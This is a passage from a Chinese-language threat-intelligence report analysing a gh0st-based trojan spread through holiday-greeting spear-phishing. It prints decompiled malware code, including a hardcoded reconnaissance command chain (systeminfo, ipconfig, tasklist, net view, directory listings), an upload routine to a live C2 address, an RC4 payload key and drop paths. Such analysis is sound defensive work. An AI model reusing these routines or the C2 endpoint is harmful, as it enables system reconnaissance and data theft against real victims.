223  if ( !((int (__stdcall *)(int, signed int, signed int, char *, signed int))setsockopt_v100)(v11, 0xFFFF, 8, &v13, 1) )
224  {
225    v12 = *((_DWORD *)v3 + 66);
226    v102 = 1;
227    v103 = 30000;
228    v104 = 5000;
229    ((void (__stdcall *)(int, unsigned int, int *, signed int, _DWORD, _DWORD, char *, _DWORD, _DWORD))WSAIoctl_v6)(
230      v12,
231      0x98000004,
232      &v102,
233      12,
234      0,
235      0,
236      &v13,
237      0,
238      0);
239  }
240  v3[8469] = 1;
241  *((_DWORD *)v3 + 65) = MyBeginThread_405230(0, 0, (int)sub_401E80, (int)v3, 0, 0, 1);
242  return 1;
243}
```

图 22：代码结构跟 gh0st 一致

而命令分发部分改动较大，删除了绝大部分的命令处理函数，只保留了插件管理功能，木马的所有功能都将通过插件完成：

```
void __thiscall commanddis_4043E0(int this, unsigned __int8 *a2, int a3)
{
  int v3; // esi

  v3 = this;
  switch ( *a2 )
  {
    case 0u:
      InterlockedExchange((volatile LONG *)(this + 40024), 1);
      break;
    case 1u:
    case 18u:
    case 28u:
    case 36u:
    case 37u:
    case 41u:
      *(_DWORD *)(this + 4 * *(_DWORD *)(this + 40016) + 16) = MyBeginThread_405230(
                                                                0,
                                                                0,
                                                                (int)sub_404120,
                                                                (int)(a2 + 1),
                                                                0,
                                                                0,
                                                                0);
      ++*(_DWORD *)(v3 + 40016);
      break;
    case 42u:
    case 43u:
    case 44u:
    case 45u:
    case 46u:
    case 47u:
    case 48u:
    case 49u:
    case 59u:
    case 63u:
    case 64u:
    case 65u:
    case 72u:
    case 73u:
      *(_DWORD *)(this + 4 * *(_DWORD *)(this + 40016) + 16) = MyBeginThread_405230(
                                                                0,
                                                                0,
                                                                (int)sub_404150,
                                                                (int)(a2 + 1),
                                                                0,
                                                                0,
                                                                1);
      ++*(_DWORD *)(v3 + 40016);
      Sleep(0x64u);
      break;
    default:
      return;
  }
}
```

图 23：命令分发代码细节

两个插件管理功能的区别是一个会调用插件的 PluginMe 接口，另一个则是调用 PluginMeEx 接口。插件被下载成功后直接在内存中展开调用执行。

图 24：两个插件管理功能代码

成功下载了回来的插件为 FileManager.dll(dd99d917eb17ddca2fb4460ecf6304b6,注：内存加载不落地），该插件功能为文件管理插件，其命令分发与 gh0st 源码相似性达 90%以上：




图 25：文件管理插件与 gh0st RAT 文件管理源码比较

2.5 avpif.exe 分析

下载回来的另外一个文件为 avpif.exe （77100e638dd8ef8db4b3370d066984a9），该文件的功能主要是收集系统信息，并回传到 C2 中。

收集的信息包括：

- 系统信息：计算机硬件、系统版本、用户信息、系统补丁、网卡信息等
- 网络信息：本地网络信息
- 进程列表
- 显示域、计算机、等共享资源的列表
- C 盘文件列表
- D 盘文件列表
- E 盘文件列表

收集信息执行的命令，命令代码以加密字符串形式硬编码，解密后执行：

```
38  memset(&v15, 0, 0x103u);
39  v24 = 0;
40  memset(&v25, 0, 0x206u);
41  Src = 0;
42  memset(&v23, 0, 0x206u);
43  FileName = 0;
44  memset(&v19, 0, 0x206u);
45  GetEnvironmentVariableA("TEMP", &Buffer, 0x104u);
46  sprintf_s(&DstBuf, 0x103u, "%s\\AdobeARM.log", &Buffer);
47  sub_402B10(0x103u, (int)&v24, (const char *)L"%S\\AdobeARM.log", &Buffer);
48  sub_402B10(0x103u, (int)&Src, (const char *)L"%S\\AdobeARM.piz", &Buffer);
49  sub_402B10(0x103u, (int)&FileName, (const char *)L"%S\\AdobeARM.en", &Buffer);
50  memset(&v26, 0, 0x400u);
51  sub_401050(
52    "9Gaav9YeyvjVxZcbO-Z8Zjz0XBc3CUBRSvw4-CSpPy8edsKAipOD81Hv8DH17Y81Hz0zPsah5B6iqnwiIcH2QdeiupmI",// "systeminfo&ipconfig -all&tasklist&net view&dir c:\&dir d:\&dir e:\"
53    (int)&v26,
54    '\\');
55  if ( sub_401600(&DstBuf) )
56  {
57    if ( sub_4037D0(&v24) )
```

图 26：执行收集命令代码

收集完成后加密上传到服务器中，上传 url 为

http://180.150.227.24/do/index.php?id=ssss：

```
1 char *sub_401540()
2 {
3   char *result; // eax
4   char *v1; // esi
5   char *Context; // [esp+0h] [ebp-3F4h]
6   char Delim[2]; // [esp+4h] [ebp-3F0h]
7   char Str; // [esp+8h] [ebp-3ECh]
8
9   Context = 0;
10  strcpy(Delim, "&");
11  memset(&Str, 0, 0x3E8u);
12  sub_401050("RRb0BXjNK06sa37F0yVrSQUrKKs2Pztq11iurJTylmHYls4EdhJ8", (int)&Str, 52);// "180.150.227.24&/do/index.php?id=ssss"
13  result = strtok_s(&Str, Delim, &Context);
14  if ( result )
15  {
16    v1 = DstBuf;
17    do
18    {
19      sprintf_s(v1, 0x96u, result);
20      result = strtok_s(0, Delim, &Context);
21      v1 += 150;
22    }
23    while ( result );
24  }
25  return result;
26 }
```

图 27：上传至 C2 相关代码

三、 关联分析

通过腾讯安全御见威胁情报中心的大数据分析和挖掘，我们发现大量跟该攻击相关的样本。

我们对该组织的攻击活动进行梳理，使我们对该组织的攻击活动有更深入的了解。

3.1 初始攻击

通过监测发现，攻击活动均为使用鱼叉邮件攻击的方式。而攻击的时间窗口基本都在重要节假日。通过发送节日祝福，附带恶意文件的方式进行攻击。

我们根据 payload 解密的密码" Higaisakora.0"进行搜索，搜索到了另一篇分析文章：

https://malware.prevenity.com/2018/03/happy-new-year-wishes-from-china.html

虽然无法获取该报告中的样本，但根据报告中的截图和描述，可以确定为同一木马的不同变种。而根据该文章的披露，攻击方式同样为通过在节假日发送祝福邮件，并附带恶意文件的方式：




图 28：钓鱼邮件（引用自 malware@prevenity 博客）

图 29：诱饵显示内容（引用自 malware@prevenity 博客）

此外，有意思的是，我们发现该邮件的发送邮箱为 gov.cn 的邮箱，我们猜测攻击者可能首先攻破了某 gov.cn 的邮箱，然后利用该邮箱继续进行钓鱼工作。同样我们发现发件人邮箱同样存在 china 字眼，因此我们猜测，该组织习惯利用跟中国有关的邮箱做为跳板来进行下一步的攻击。

3.2 攻击诱饵

诱饵的类型根据文件种类分为两类，一类为可执行文件，另一类为恶意文档类。

3.2.1 可执行文件类诱饵

可执行文件类又分为两个类型：

- 类型一：伪装为图像文件或文档文件，运行后会释放相关的图片或文档

  该类型的可执行文件的图标一般要么伪装成 word、excel、pdf、txt、邮件等软件的图标，要么直接是图片的内容图标：




图 30：诱饵的图标

内容主要分为：

1）传统节假日问候，如新年、元宵节、端午节、圣诞节等：




图 31：节假日问候的诱饵图片

2）朝鲜国庆、领导人纪念日等相关：




图 32：朝鲜国庆、纪念日等的诱饵图片

3）新闻：




图 33：新闻类的诱饵图片




图 34：新闻类的诱饵图片 2

4）其他（包括色情图片或文本）：




图 35：其他类的诱饵图片

所有该类型的诱饵的技术特点为：

a) 将 payload 及伪装文件存放在 PE 资源中；

b) 伪装文件未加密无需解密，payload 需使用 RC4 解密后释放；

c) 字符串以局部数组的形式存储，绝大部分 API 函数使用动态调用；

d) 释放 payload 后，创建系统服务将其加载执行；

此外，我们发现这些诱饵内容都非常的及时，如某一诱饵为一个新闻，讲的是牡丹峰团长玄松月在平昌冬奥会前访问韩国：




图 36：牡丹峰访问韩国的新闻的诱饵内容

通过搜索，该新闻是 2018 年 1 月 22 日：

图 37：BBC 报道的牡丹峰访问韩国的新闻

而发现的利用该诱饵攻击的另一攻击样本（fa8c53431746d9ccc550f75f15b14b97），其编译日期为 1 月 26 日：

Basic Properties

MD5	fa8c53431746d9ccc550f75f15b14b97
SHA-1	27cd78484baf12b2ca992f1cca6f0c6a41661bba
SHA-256	b75b354181d5482b3befa9f34f66086617220c46cf099e950ffa917bb3d02f51
Vhash	015046551d157019zd11lz1fz
Authentihash	07fc2536eb094d979e34dc9196c41f1afeb85505929da61d005e39692a1ef8cb
Imphash	f2c13cf3cabd1d3f3ce903edb4ad9deb
SSDEEP	3072:s5LiOAVDzO4uG6xCIsgx0ff25Np78g6YyXFM:GLSDzDuGcCIXzNpwb
File type	Win32 EXE
Magic	PE32 executable for MS Windows (GUI) Intel 80386 32-bit
File size	112 KB (114688 bytes)

Portable Executable Info

Header

Target Machine	Intel 386 or later processors and compatible processors
Compilation Timestamp	2018-01-26 09:44:57
Entry Point	11564
Contained Sections	4

图 38：攻击诱饵的时间戳信息

可以发现该组织非常擅长利用最新热点新闻。

- 类型二：伪装成 Winrar、Teamview、播放器等常用软件




图 39：软件类攻击诱饵的图标

如运行后，除了释放原本的安装文件外，还会释放 gh0st 木马：




图 40：诱饵释放和执行原来的安装文件

释放文件路径：C:\WINDOWS\system32\dilmtxce32.dll

而释放的文件同样需要通过解密，密钥为 HXvsEoal_s：

```
qmemcpy(v11, v12, nNumberOfBytesToWrite);
if ( a4 && *lpBuffera != 77 && lpBuffera[1] != 90 )
{
  v16 = 'H';
  v17 = 'X';
  v18 = 'v';
  v19 = 's';
  v20 = 'E';
  v21 = 'o';
  v22 = 'a';
  v23 = '1';
  v24 = '_';
  v25 = 's';
  v26 = 0;
  sub_403A40(&v16, strlen(&v16));
  sub_403B30(lpBuffera, nNumberOfBytesToWrite);
}
v13 = sub_402810(a1, lpBuffera, nNumberOfBytesToWrite);
```

图 41：解密用的 RC4 密钥

后面的 gh0st 分析，在这里就不再赘述。

3.2.2 恶意文档类诱饵

我们发现的另一个攻击母体为（a5a0bc689c1ea4b1c1336c1cde9990a4），其路径为\AppData\Roaming\Microsoft\Word\STARTUP\winhelp.wll，而该目录为 word 的启动文件夹，当 word 启动的时候，会自动加载该目录下的模块文件。因此该手法常做为 office 后门加载方式的重要手法。

遗憾的是，我们并未获取到相关的文档文件，因此尚不知该启动文件是执行了某一恶意文档释放的（因为有很多攻击诱饵会利用漏洞等方式释放相关恶意文件到 word 启动目录），还是其他的母体释放到该目录的。不过我们认为由某一恶意文档通过漏洞释放的可能性更大。

该 wll 文件加载后，首先会检测是否存

在%USERPROFILE%\PolicyDefinitions\MMCSnapins.exe 文件：

```
